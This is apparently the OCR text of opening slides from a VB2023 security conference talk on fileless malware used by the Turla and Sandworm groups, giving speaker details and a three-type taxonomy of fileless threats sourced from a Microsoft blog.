VB2023 LONDON 4-6 Oct 2023

STAND WITH UKRAINE

Turla and Sandworm come filelessly

Dr. Alexander Adamov, Associate Professor


Founder of NioGuard Security Lab


Teaching at NURE 🇺🇦 and BTH 🇸🇪

NURE

BLEKINGE TEKNISKA HÖGSKOLA · BTH ·

Previously on Sandworm






NioGuard Security Lab © 2022

STAND WITH UKRAINE

Fileless threats - taxonomy


- **Type I: No file activity performed.** A completely fileless malware can be considered one that never requires writing a file on the disk.
- **Type II: No files written on disk, but some files are used indirectly.** There are other ways that malware can achieve fileless presence on a machine without requiring significant engineering effort. Fileless malware of this type do not directly write files on the file system, but they can end up using files indirectly.
- **Type III: Files required to achieve fileless persistence.** Some malware can have some sort of fileless persistence but not without using files in order to operate.



Source:
https://www.microsoft.com/en-us/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/

STAND WITH UKRAINE

Fileless threats - taxonomy (2)



